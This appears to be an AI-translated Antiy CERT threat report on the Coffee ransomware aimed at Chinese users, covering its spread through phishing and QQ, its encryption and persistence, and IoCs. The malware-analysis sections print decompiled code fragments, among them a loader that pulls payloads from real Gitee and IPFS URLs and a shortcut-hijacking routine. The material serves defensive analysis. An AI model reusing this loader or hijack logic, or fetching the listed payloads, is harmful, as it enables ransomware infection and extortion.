Coffee Ransomware Remains Active, Antiy Releases Decryption Tool

Antiy CERT

First draft completed: February 20, 2022

First published: February 22, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT (a member of the CCTGA Ransomware Prevention and Response Working Group) has detected the continued activity of the Coffee ransomware targeting China. This ransomware first appeared in January 2022 and is mainly spread through phishing emails and QQ group files.

The Coffee ransomware attackers crafted phishing emails and ransom notes in Chinese and provided detailed Chinese tutorials on how to purchase cryptocurrency in China to pay the ransom, highly targeting domestic users. The ransomware uses a "white and black" method to load malicious modules and **employs " DDR" (Dead Drop Resolvers) technology, exploiting legitimate web services to download subsequent malicious payloads and evade detection from security products.** The ransomware also hijacks desktop shortcuts and further spreads through victims' QQ chat tools.

Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the ransomware and provide practical protection for user terminals. **Antiy has now released a decryption tool for the ransomware.**

Special thanks to:

Harbin Institute of Technology Cybersecurity Emergency Response Team

CCTGA Ransomware Prevention and Response Working Group

2 ATT&CK Mapping Diagram Corresponding to the Incident

The distribution of technical characteristics of the attack samples is as follows:



Figure 2-1

The following table lists the techniques used by the attackers in this incident:

Table 2-1

ATT&CK Stages/Categories	Specific Behavior	Notes
Initial access	Phishing	Spread through phishing emails and QQ group files
Execute	Induce users to execute	Induce users to execute
Persistence	Tamper with client software	Tamper with client shortcuts
Defense evasion	Modify file and directory permissions	Set file permissions
Defense evasion	Execute process hijacking	Use legitimate executable files to load malicious DLLs
Defense evasion	Execute signed binary agent	Leverage signed binary proxies
Discover	Discover application window	Discover QQ window
Discover	Discover files and directories	Discover files and directories
Discover	Discover process	Found security software and QQ processes
Discover	Query the registry	Query the registry
Discover	Discover software	Found a list of installed software
Discover	Discover system services	Discover system services
Discover	Discover system time	Discover system time
Lateral movement	Lateral transfer of files or tools	Lateral spread through QQ
Influence	Data encryption with adverse effects	Encrypt data

3 Attack Process

Attackers drop phishing email attachments or QQ group files in compressed format, tricking victims into decompressing and executing the shortcut contained within. The shortcut uses Unicode encoding to conceal the actual malicious program, csrts.exe. Once executed, the malicious program uses a "white and black" scheme, using the white file csrts.exe to load the malicious module Myou.dll. It then downloads and loads subsequent malicious payloads from hosting platforms and other sources, performing malicious actions such as file encryption, shortcut hijacking, and spreading through the victim's QQ account.



Figure 3-12 flow chart

4 Protection Recommendations

For this ransomware, Antiy recommends taking the following protective measures:

4.1 Enterprise Protection

（1） Install terminal protection: Install anti-virus software. It is recommended that Antiy IEP users enable the ransomware protection tool module (enabled by default);

（2） When receiving QQ group files, confirm that the sender is reliable. It is recommended to execute suspicious files in a sandbox environment and only use the host after ensuring safety.

（3） Deploy an Intrusion Detection System (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. **Antiy Persistent Threat Detection System** (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets, and various unknown threats;

（4） Disaster recovery plan: Establish a security disaster recovery plan to ensure that the backup business system can be quickly activated;

（5） Antiy Service: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 7*24 hour service hotline: 400-840-9234.

4.2 Email Protection

（1） When receiving emails, confirm whether the source is reliable and avoid opening attachments in suspicious emails;

（2） It is recommended to execute suspicious files in a sandbox environment and only execute them on the host when safety is ensured. The Antiy Persistent Threat Analysis System (PTA) uses a combination of deep static analysis and sandbox dynamic loading and execution to effectively detect, analyze and identify various known and unknown threats.

Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the ransomware and provide practical protection for user terminals.

Figure 4-1 Antiy IEP provides effective protection

Figure 4-2Antiy IEP blocks encryption behavior

5 Ransomware Overview

Table 5-12overview

Appearance time	January 2022
Encryption algorithm	RC4+RSA
Encryption system	Windows
Encrypted file naming method	Original file name.coffee.The first four characters of the key.Original file suffix
Contact	Operation instructions in the ransom letter
Encrypted file types	Encrypt files of specified formats (specific formats include * .docx , * .doc , *.docm , * .pdf, * .xlsx , etc.)
Ransom currency and amount	500 worth of ZEC (a digital currency called zerocoin)
Is it targeted?	No
Can it be decrypted?	Can
Whether it is transmitted on the intranet	No
Ransom letter interface	

6 Sample Analysis

6.1 Sample Tags

Table 6-1Sample tags

Malicious code name	**Trojan[Ransom]/Win32.Coffee**
Original file name	Myou.dll
MD5	313BC92DCE801C2EC316C57EA74DD92A

Processor architecture	Intel 386 or later processors and compatible processors
File size	30.50 KB (31,232 bytes)
File format	BinExecute /Microsoft.DLL[:X86]
Timestamp	2072-11-29 00:40:31 (forged)
Digital signature	None
Packer type	None
Compiled language	.NET
VT first upload time	2022-02-18 05:28:53
VT test results	31/67

6.2 Use "DDR" (Dead Drop Resolvers) Technology to Download Malicious Functional Payloads

The compressed file uses a shortcut as bait, and the shortcut uses Unicode encoding to hide the actual target file path csrts.exe. Double-clicking the shortcut will call the program to run.



Figure 6-1Shortcut to execute malicious program

Using the "white and black" method, the white file csrts.exe with a digital signature is used to load the malicious module Myou.dll.

Figure 6-2Digital signature of csrts.exe

Copy yourself and Myou.dll to the %Appdata% directory and execute.

```
internal static void ?38?(string ?79?, string ?80?)
{
    try
    {
        string location = Assembly.GetEntryAssembly().Location;
        if (!File.Exists(?80?))
        {
            try
            {
                File.Copy(location, ?80?, true);
                File.SetAttributes(?80?, FileAttributes.Hidden | FileAttributes.System);
            }
            catch (Exception)
            {
            }
        }
        string directoryName = Path.GetDirectoryName(location);
        if (?1?.?140? != null && ?1?.?140?.Length != 0)
        {
            foreach (string str in ?1?.?140?)
            {
                try
                {
                    File.Copy(directoryName + ?176?.?177?("]") + str, ?79? + ?176?.?177?("]") + str, true);
                    File.SetAttributes(?79? + ?176?.?177?("]") + str, FileAttributes.Hidden | FileAttributes.System);
                }
                catch (Exception)
                {
                }
            }
        }
    }
```

Figure 6-3Copy itself to the %Appdata% directory

Using "DDR" (Dead Drop Resolvers) technology, it downloads and loads RTLib.dll from Gitee (a Git-based code hosting platform in China) and IPFS (a decentralized file storage system). This file is the subsequent malicious function payload.

```
private void PndwTZ43vf(bool \u0020)
{
    this.Ehtw3HKWuc = new Dictionary<string, bool>();
    if (\u0020)
    {
        this.Ehtw3HKWuc.Add("https://gitee.com/temphi/chinese_chess/raw/master/css", true);
        this.Ehtw3HKWuc.Add("https://gitee.com/tangren0526x/zarm/raw/master/css", true);
        this.Ehtw3HKWuc.Add("https://gitee.com/youke0429/leadshop/raw/master/css", true);
        this.Ehtw3HKWuc.Add("https://gitee.com/wul6688/shopsn/raw/master/css", true);
        this.Ehtw3HKWuc.Add("https://gitee.com/zhaol5242/wxGameRank/raw/master/css", true);
        this.Ehtw3HKWuc.Add("https://gitee.com/zhangl5642/aistudio.-wpf.-diagram/raw/master/css", true);
    }
    this.Ehtw3HKWuc.Add(string.Format("http://ipfs.cf-ipfs.com/ipns/{0}", this.MDNwaJY7mN), true);
    this.Ehtw3HKWuc.Add(string.Format("https://ipfs.fleek.co/ipns/{0}", this.MDNwaJY7mN), true);
    this.Ehtw3HKWuc.Add(string.Format("http://cf-ipfs.com/ipns/{0}", this.MDNwaJY7mN), true);
    if (\u0020)
    {
        this.Ehtw3HKWuc.Add(string.Format("http://dweb.link/ipns/{0}", this.MDNwaJY7mN), true);
        this.Ehtw3HKWuc.Add(string.Format("https://{0}.ipns.ipfs.overpi.com", this.MDNwaJY7mN), true);
    }
    this.Ehtw3HKWuc.Add(string.Format("https://gateway.pinata.cloud/ipns/{0}", this.MDNwaJY7mN), true);
    this.pMkwtdmxcH();
}
```


Figure 6-4Download and load the module



Figure 6-5 Malicious payload stored by attackers on the Gitee platform

The sample will visit https://visitor-badge.laobi.icu/badge?page_id=dayXXX.nobody.com to count the number of victims. According to the website data, the number of infections surged on February 18, 2022.



Figure 6-6Statistics of the number of victims from January 1, 2022 to February 18, 2022

6.3 Use RC4 Algorithm for Data Encryption

If the "*-RSA.txt" file exists in the %Appdata% directory, the initial string is read from the file. Otherwise, a random lowercase GUID string is generated and saved to "<Generate another uppercase GUID > - RSA.txt ". An 8-character encryption key is then generated based on this string. The first four characters of the key will form the name of the encrypted file.

Figure 6-7Generate encryption key

If any of the following conditions is met, the sample will perform file encryption:

① There is a security software process;

② Receive encrypted instructions from the attacker;

③ The current time is greater than or equal to 4 days from the creation time of the %Appdata%*-RSA.txt file.



Figure 6-8File encryption prerequisites

The file is encrypted using the RC4 symmetric encryption algorithm. The sample encrypts only the first 2,097,152 bytes (2 MB) of data in the file. After encryption, two bytes (0x24 and 0x21) are added to the end of the file as a marker.



Figure 6-9Encrypted files

The encryption function is only applicable to files with specified suffixes, as shown in the following table.

Table 6-2 Encrypted file suffix

.key	.keys	.pfx	.pem	.p12	.csr
.gpg	.aes	.docx	.doc	.docm	.pdf
.xlsx	.xls	.xlsm	.xlsb	.ppt	.pptx
.pptm	.wps	.et	.dps	.csv	.mdb
.dbf	.dat	.db	.sav	.sas	.sas7bdat
.m	.mat	.r	.rdata	.psd	.cdr

.ai	.jpg	.3pg	.mp4	.mov	.dwg
.dxf	.vsd	.lst	.ba	.rep	.rbk
.ais	.aib	.dbb	.mdf	.ldf	.myd
.frm	.myi	.ibd	.sql	.sqlite	.fdb
.gdb	.rdb	.aof	.udb	.udbx	.wt
.wl	.wp	.shp	.cs	.java	.cpp
.pas	.asm	.rar	.zip		

The encrypted file name format is: original file name.coffee.the first four characters of the key.the original file extension. For example, the encrypted file "Speech.docx" may be named "Speech.coffee.UV2v.docx".

```
// Token: 0x0600021D RID: 541 RVA: 0x00006920 File Offset: 0x00004B20
private static string fNrOZAS1Rt(object \u0020)
{
    int num = \u0020.LastIndexOf('.');
    string str = \u0020.Substring(num);
    string str2 = \u0020.Substring(0, num);
    string str3 = string.Format(".{0}", S7j9hlychke9UIsU5d.mvtKq8BbDB.Substring(0, 4));
    return str2 + y595CqvgK6NWTpOo5T.fwWbg6rJrb.zKPbdiOSHc() + str3 + str;
}
```

Figure 6-10Generate encrypted file name

Get the RSA public key from the XML string and encrypt the RC4 key to be used as the decryption password in the ransom note.

Figure 6-11 RSA public key

Generate a ransom note named "Read Me.RSA.txt" in the path of the encrypted file. The ransom note includes instructions and the decryption password required for decryption.

Figure 6-12 Ransom note

The Coffee ransomware demands ZEC coins worth 500 USDT (Tether, a virtual currency that pegs cryptocurrency to the legal currency US dollar) from victims, and provides a detailed payment guide in Chinese to instruct victims on how to install digital wallets, purchase virtual currency, pay the ransom, etc.

Figure 6-13 Instructions provided in the ransom note

6.4 Achieving Persistence by Hijacking Desktop Shortcuts

The sample copies itself to the program directory pointed to by the normal desktop shortcut. The file name is the normal program name followed by the invisible characters "\u200e", and the normal shortcut is modified to point to this file. When the user executes the program from the desktop shortcut, the malicious program is actually executed. (This feature was not enabled during analysis)

```
internal class nXOIRwpQEkKDa2r6WN
{
    // Token: 0x060001BB RID: 443 RVA: 0x00005BEC File Offset: 0x00003DEC
    internal static string V3CKYNOhbs(object \u0020)
    {
        string directoryName = Path.GetDirectoryName(\u0020);
        string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(\u0020);
        string extension = Path.GetExtension(\u0020);
        List<char> list = new List<char>();
        foreach (char item in fileNameWithoutExtension)
        {
            list.Add(item);
            list.Add(nXOIRwpQEkKDa2r6WN.z4EKRBXd2D);
        }
        string arg = new string(list.ToArray());
        return string.Format("{0}\\{1}{2}", directoryName, arg, extension);
    }

    // Token: 0x060001BC RID: 444 RVA: 0x00005C70 File Offset: 0x00003E70
    internal static string qiyK7hJY42(object \u0020)
    {
        string directoryName = Path.GetDirectoryName(\u0020);
        string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(\u0020);
        string extension = Path.GetExtension(\u0020);
        List<char> list = new List<char>();
        foreach (char c in fileNameWithoutExtension)
        {
            if (c != nXOIRwpQEkKDa2r6WN.z4EKRBXd2D)
            {
                list.Add(c);
            }
        }
        string arg = new string(list.ToArray());
        return string.Format("{0}\\{1}{2}", directoryName, arg, extension);
    }

    // Token: 0x060001BD RID: 445 RVA: 0x00005CF0 File Offset: 0x00003EF0
    internal static bool lTFKloOjx1(object \u0020)
    {
        \u0020 = Path.GetFileNameWithoutExtension(\u0020);
        char[] array = \u0020.ToCharArray();
        return array[array.Length - 1] == nXOIRwpQEkKDa2r6WN.z4EKRBXd2D;
    }

    // Token: 0x060001BE RID: 446 RVA: 0x00005D18 File Offset: 0x00003F18
    internal static bool WNLKLIO3cU(object \u0020)
    {
        \u0020 = Path.GetFileNameWithoutExtension(\u0020);
        return !\u0020.ToCharArray().Contains(nXOIRwpQEkKDa2r6WN.z4EKRBXd2D);
    }
```

Figure 6-14Modify shortcut

The list of programs that hijack shortcuts is as follows.

Table 6-3 List of infected programs

Tencent QQ	WeChat	WPS Office	Firefox	Microsoft Edge
115 PC version	115 Browser	Maxthon Browser	Opera browser	Xiaozhi Dual-core Browser
Tencent Video	Youku	iQiyi	Baidu Netdisk	Alibaba Cloud Disk
Thunder	QQ Music	NetEase Cloud Music	Kugou Music	Kuwo Music
Tencent Meeting	TIM	DingTalk	Aliwangwang	Youdao Cloud Notes
Visual Studio Code	CAJ Viewer 7.2	NetEase Youdao Dictionary	Fast PDF Reader	Kingsoft PDF Standalone Edition
Tencent Classroom	Yuanfudao	Xueersi Online School	Rain Classroom	Himalayas
Quick Edit	Love Editing	Meitu XiuXiu	Light and shadow	Look at the beautiful pictures
Storm Video 16	Huya Live	Douyu Live	Steam	Skype
Google Chrome	CCTV Video	X Mind 8 Update 9	QQ Video	QQ Games
CAD Mini Viewer	Acrobat Reader DC	Magic Hands of Light and Shadow	Picasa 3	We Game
Kingsoft PowerWord 2016	Kuwo Karaoke	Meitu Xiuxiu batch processing	Thunder Video	Xiaoyao Simulator
Google Chrome				

6.5 Expand the Scope of Dissemination by Sending QQ Files and Messages

The sample will attempt to place the QQ window in the foreground, simulate QQ file and message sending operations, and use the QQ software in the victim's system to spread further.

Figure 6-15Simulate sending QQ messages

The QQ files and messages sent are as follows.



Figure 6-16 QQ files and messages sent

7 IoCs

MD5：
AA877144EDCEF2E8D5A8D37D7EA0D4B6(csrts.exe)
313BC92DCE801C2EC316C57EA74DD92A(Myou.dll)
D88075B52E78EF0A1CA1C4258031D5A9(r.jpg)
ZEC payment address:
zs1rwqlxjhjaya307y2ejydheq09cvhj2p4ssgnwcv2apqvryh5e48jt29sr9uy3s3tek3s2e4u6l4
URL：
https://gitee.com/temphi/chinese_chess/
https://gitee.com/tangren0526x/zarm/
https://gitee.com/youke0429/leadshop/
https://gitee.com/wul6688/shopsn/
https://gitee.com/zhaol5242/wxGameRank/
https://gitee.com/zhangl5642/aistudio.-wpf.-diagram/
http://ipfs.cf-ipfs.com/ipns/none.sbs/*
https://ipfs.fleek.co/ipns/none.sbs/*
http://cf-ipfs.com/ipns/none.sbs/*
https://none.sbs.ipns.ipfs.overpi.com/*
http://dweb.link/ipns/none.sbs/*
https://gateway.pinata.cloud/ipns/none.sbs/*

Appendix: About the China Internet Cybersecurity Threat Governance Alliance Ransomware Prevention and Response Working Group

